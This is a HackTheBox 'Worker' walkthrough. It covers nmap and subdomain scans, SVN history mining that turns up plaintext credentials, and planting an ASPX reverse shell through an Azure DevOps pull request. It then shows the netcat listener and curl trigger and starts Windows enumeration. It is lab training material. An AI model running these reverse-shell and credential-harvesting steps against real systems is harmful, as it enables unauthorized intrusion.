

HTB Worker



As usual we start by adding the ip to /etc/hosts and then with an nmap scan.

```
echo "10.10.10.203    worker.htb" >> /etc/hosts
```

```
nmap -p- -sV -sC -oN nmap/all_ports worker.htb
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3690/tcp open  svnserve Subversion
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



Screenshot of the website running on port 80.

Since i don't have much i start looking for subdomains.

```
ffuf -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u http://worke
r.htb/ -fw 27 -H "Host: FUZZ.worker.htb"
alpha                   [Status: 200, Size: 6495, Words: 391, Lines: 171]
story                   [Status: 200, Size: 16045, Words: 1068, Lines: 356]
cartoon                 [Status: 200, Size: 14803, Words: 927, Lines: 398]
lens                    [Status: 200, Size: 4971, Words: 294, Lines: 112]
```

Add all of this subdomains to /etc/hosts. Each one is a different site but they don't look like to be vulnerable.

Looking back at our nmap port scan we see that there is port 3690 open.

> SVN: Subversion is one of the most widespread revision control systems today.

We can extract useful information about the repository with the info command.


```
svn info svn://worker.htb
```

```
kali@kali:~/Desktop/htb/Worker/nmap$ svn info svn://worker.htb
Path: .
URL: svn://worker.htb
Relative URL: ^/
Repository Root: svn://worker.htb
Repository UUID: 2fc74c5a-bc59-0744-a2cd-8b7d1d07c9a1
Revision: 5
Node Kind: directory
Last Changed Author: nathen
Last Changed Rev: 5
Last Changed Date: 2020-06-20 14:52:00 +0100 (Sat, 20 Jun 2020)

kali@kali:~/Desktop/htb/Worker/nmap$
```

We find an username: nathen. And this is revision 5, but we can go back to older revisions.

```
kali@kali:~/Desktop/htb/Worker/nmap$ svn list svn://worker.htb
dimension.worker.htb/
moved.txt
```

Add dimension.worker.htb to /etc/hosts




We can also print out the content of move.txt.

```
svn cat svn://worker.htb/moved.htb
```

```
kali@kali:~/Desktop/htb/Worker/nmap$ svn cat svn://worker.htb/moved.txt
This repository has been migrated and will no longer be maintaned here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

Add devops.worker.htb to /etc/hosts.

If we try to navigate to that url we get prompted for authentication but we don't have credentials.



As we know there are 5 revisions. We can checkout each revision with svn. On revision 2 we find something interesting:

```
svn checkout -r 2 svn://worker.htb/
```


```
kali@kali:~/Desktop/htb/Worker$ svn checkout -r 2 svn://worker.htb/
A    deploy.ps1
Checked out revision 2.
```

We can see the content of that file like we did before.

```
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```

We have credentials! nathen:wendel98

We don't find any new things in other revisions. We can now login inside of devops.worker.htb



Time to upload a reverse shell! We are gonna be using this aspx reverse shell:

borjmz/aspx-reverse-shell

You can't perform that action at this time. You signed in with another tab or window. You signed out in another tab or window. Reload to refresh your session. Reload to refresh your session.


https://github.com/borjmz/aspx-reverse-shell/blob/master/shell.aspx

Remeber to edit the two lines regarding ip and port


```
String host = "10.10.14.203"; //CHANGE THIS
int port = 9001; ////CHANGE THIS
```


First we need to create a Work Item

Click on New Work item




Create a new one and call it something recognizable. Then on the top right click on the blue button New Branch







Click on Create Branch. Remeber to assign a Work item. Then create a new commit.




Remeber to add the shell we downloaded earlier. Then create a Pull request.



Complete the merge operation and approve it.



If all went smooth you should be seeing something like this:



From the attacker machine start listening on port 9001.

```
nc -lnvp 9001

#Then from another terminal run the web shell
curl http://spectral.worker.htb/shell.aspx
```

```
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
```

We are in! We can upgrade the shell by typing 'powershell.exe'. Time to do some manual enumeration.

```
systeminfo
```

```
PS C:\Temp> systeminfo
systeminfo

Host Name:                 WORKER
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00000-00001-AA615
Original Install Date:     2020-03-28, 14:59:53
System Boot Time:          2020-10-24, 04:45:13
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              4 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [03]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [04]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 2019-06-19
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             sv;Swedish
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+01:00) Amsterdam, Berlin, Bern, Rome, Stockholm, Vienna
Total Physical Memory:     6,143 MB
Available Physical Memory: 1,198 MB
Virtual Memory: Max Size:  7,487 MB
Virtual Memory: Available: 1,865 MB
Virtual Memory: In Use:    5,622 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4552924
                           [02]: KB4494174
                           [03]: KB4539571
                           [04]: KB4562562
                           [05]: KB4561608
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.203
                                 [02]: fe80::3854:aee3:4af4:46bc
                                 [03]: dead:beef::3854:aee3:4af4:46bc
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

```
wmic logicaldisk get caption,description,providername
```

```
PS W:\> wmic logicaldisk get caption,description,providername
wmic logicaldisk get caption,description,providername
Caption  Description       ProviderName
C:       Local Fixed Disk
W:       Local Fixed Disk
```

There is another disk!

```
PS W:\> ls
ls


    Directory: W:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2020-06-16     18:59                agents
d-----        2020-03-28     14:57                AzureDevOpsData
d-----        2020-04-03     11:31                sites
d-----        2020-06-20     16:04                svnrepos
```

```
PS W:\svnrepos\www\conf> type passwd
type passwd
### This file is an example password file for svnserve.
